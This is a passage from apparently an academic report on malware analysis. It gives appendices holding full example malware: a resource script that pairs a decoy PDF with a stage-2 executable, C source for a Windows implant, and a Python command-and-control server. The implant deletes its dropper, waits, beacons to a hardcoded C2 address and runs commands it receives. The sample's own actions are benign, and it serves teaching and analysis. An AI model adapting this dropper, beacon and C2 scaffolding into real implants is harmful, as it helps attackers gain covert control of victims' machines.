/* Binary data for the PDF file */
IDR_RCDATA1  RCDATA       "YAMK_IT.pdf"

/* Binary data for the stage 2 executable */
IDR_RCDATA2  RCDATA       "Stage2.exe"
```

APPENDIX 4. EXAMPLE MALWARE, STAGE 2

```
// TCP/IP socket connection part of this is copied from https://msdn.mi-
crosoft.com/en-us/library/windows/desktop/ms737591(v=vs.85).aspx

#define WIN32_LEAN_AND_MEAN

#include <windows.h>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <stdlib.h>
#include <stdio.h>

#pragma comment (lib, "Ws2_32.lib")

#define DEFAULT_BUFLEN 512
#define DEFAULT_PORT "80"

VOID CommandHandler(LPCSTR lpszCommand);

/* Main entrypoint */
INT WINAPI WinMain(HINSTANCE hInstance,
             HINSTANCE hPrevInstance,
             LPTSTR lpCmdLine,
             INT nCmdShow)
{
             WSADATA wsaData;
             SOCKET ConnectSocket = INVALID_SOCKET;
             struct addrinfo *result = NULL;
             struct addrinfo *ptr = NULL;
             struct addrinfo hints;
             char *sendbuf = "OK";
             char recvbuf[DEFAULT_BUFLEN];
             int iResult;
             int recvbuflen = DEFAULT_BUFLEN;
             BOOL bReturnValue = FALSE;

             /* Sleep 1 000 milliseconds ==> 1 second */
             Sleep(1000);

             /* Remove Stage1 executable */
             bReturnValue = DeleteFile(lpCmdLine);
             if (bReturnValue == FALSE)
             {
                          return GetLastError();
             }

             /* Sleep 600 000 milliseconds ==> 10 minutes */
             Sleep(600000);

             /* Initialize Winsock */
             iResult = WSAStartup(MAKEWORD(2, 2), &wsaData);
             if (iResult != 0)
             {
                          printf("WSAStartup failed with error: %d\n", iResult);
                          return 1;
             }

             /* Set protocol to be TCP/IP */
             ZeroMemory(&hints, sizeof(hints));
             hints.ai_family = AF_UNSPEC;
             hints.ai_socktype = SOCK_STREAM;
             hints.ai_protocol = IPPROTO_TCP;
```

```
/* Resolve the server address and port */
/* The address is hardcoded to point to the C2 server */
iResult = getaddrinfo("100.100.100.100",
            DEFAULT_PORT,
            &hints,
            &result);
if (iResult != 0)
{
            printf("getaddrinfo failed with error: %d\n",
                   iResult);
            WSACleanup();
            return 1;
}

/* Attempt to connect to an address until one succeeds */
for (ptr = result; ptr != NULL; ptr = ptr->ai_next)
{
            /* Create a SOCKET for connecting to server */
            ConnectSocket = socket(ptr->ai_family,
                         ptr->ai_socktype,
                         ptr->ai_protocol);
            if (ConnectSocket == INVALID_SOCKET)
            {
                         printf("socket failed with error: %ld\n",
                                WSAGetLastError());
                         WSACleanup();
                         return 1;
            }

            /* Connect to the server */
            iResult = connect(ConnectSocket,
                         ptr->ai_addr,
                         (int)ptr->ai_addrlen);
            if (iResult == SOCKET_ERROR)
            {
                         closesocket(ConnectSocket);
                         ConnectSocket = INVALID_SOCKET;
                         continue;
            }
            break;
}

freeaddrinfo(result);

/* If socket can't be connected, clean up and return */
if (ConnectSocket == INVALID_SOCKET)
{
            printf("Unable to connect to server!\n");
            WSACleanup();
            return 1;
}

/* Send an initial buffer */
iResult = send(ConnectSocket,
            sendbuf,
            (int)strlen(sendbuf),
            0);
if (iResult == SOCKET_ERROR)
{
            printf("send failed with error: %d\n",
                   WSAGetLastError());
            closesocket(ConnectSocket);
            WSACleanup();
            return 1;
```

```
		}

		/* shutdown the connection since no more data will be sent */
		iResult = shutdown(ConnectSocket,
				SD_SEND);
		if (iResult == SOCKET_ERROR)
		{
				printf("shutdown failed with error: %d\n",
				       WSAGetLastError());
				closesocket(ConnectSocket);
				WSACleanup();
				return 1;
		}

		/* Receive until the peer closes the connection */
		do
		{
				iResult = recv(ConnectSocket,
						recvbuf,
						recvbuflen,
						0);
				if (iResult > 0)
				{
						recvbuf[iResult] = '\0';
						printf("Received: %s\n", recvbuf);
						CommandHandler(recvbuf);
				}
				else if (iResult == 0)
						printf("Connection closed\n");
				else
						printf("Failed with error: %d\n",
						       WSAGetLastError());
		} while (iResult > 0);

		/* cleanup */
		closesocket(ConnectSocket);
		WSACleanup();

		return 0;
}

/* Handle commands from C2 server */
VOID CommandHandler(LPCSTR lpszCommand)
{
		DWORD dwReturnValue = ERROR_SUCCESS;
		CHAR lpszCurrentExePath[MAX_PATH] = "";
		BOOL bReturnValue = FALSE;

		/* Show messagebox */
		if (strcmp(lpszCommand, "CMD_MSG") == 0)
		{
				MessageBox(NULL,
						"Hello Analyst",
						"Message",
						MB_OK);
		}
		/* Stop program by roughly exiting process */
		else if (strcmp(lpszCommand, "CMD_STOP") == 0)
		{
				ExitProcess(ERROR_SUCCESS);
		}
		else if (strcmp(lpszCommand, "CMD_REMOVE") == 0)
		{
				/* Get full path of current executable file */
				dwReturnValue = GetModuleFileName(NULL,
                                                           lpszCurrentExePath,
                                                           MAX_PATH);
                         if (dwReturnValue == 0)
                         {
                                     MessageBox(NULL,
                                                  "Something went wrong!",
                                                  "Info",
                                                  MB_OK);
                         }
                         /* Mark stage2 executable to be deleted in next reboot
(needs admin rights) */
                         bReturnValue = MoveFileEx(lpszCurrentExePath,
                                     NULL,
                                     MOVEFILE_DELAY_UNTIL_REBOOT);
                         if (dwReturnValue == FALSE)
                         {
                                     MessageBox(NULL,
                                                  "Something went wrong!",
                                                  "Info",
                                                  MB_OK);
                         }
            }
            else
            {
                         MessageBox(NULL,
                                     "Something went wrong!",
                                     "Message",
                                     MB_OK);
            }
}
```

APPENDIX 5. EXAMPLE MALWARE, C2 SERVER

```
import socket
import sys

# Aks commands from user and return answer
def command():
    COMMANDS = {1: "CMD_MSG",
                2: "CMD_STOP",
                3: "CMD_REMOVE",
                0: "CMD_EXIT"
                }

    print "1 - MSG"
    print "2 - STOP"
    print "3 - REMOVE"
    print "0 - Exit"
    cmd = raw_input("> ").strip()
    return COMMANDS[int(cmd)]

# Main entrypoint
def main():
    HOST  = ("", 80)

    s = socket.socket(socket.AF_INET,
                      socket.SOCK_STREAM)

    try:
        s.bind(HOST)
    except socket.error as e:
        print(e)

    # Start listening, accept only one connection at a time
    s.listen(1)

    # Accept connection
    conn, addr = s.accept()

    while True:
        # Print commands menu to the user and get user commands
        cmd = command()
        if cmd == "CMD_EXIT":
            break;
        # Receive message from client, remove trailing whitespaces and change
to uppercase
        data = conn.recv(512).strip().upper()
        print("Received: " + data)
        # Send commands to the client
        conn.send(cmd)
        print("Send: " + cmd)
    s.close();

if "__main__":
    main()
```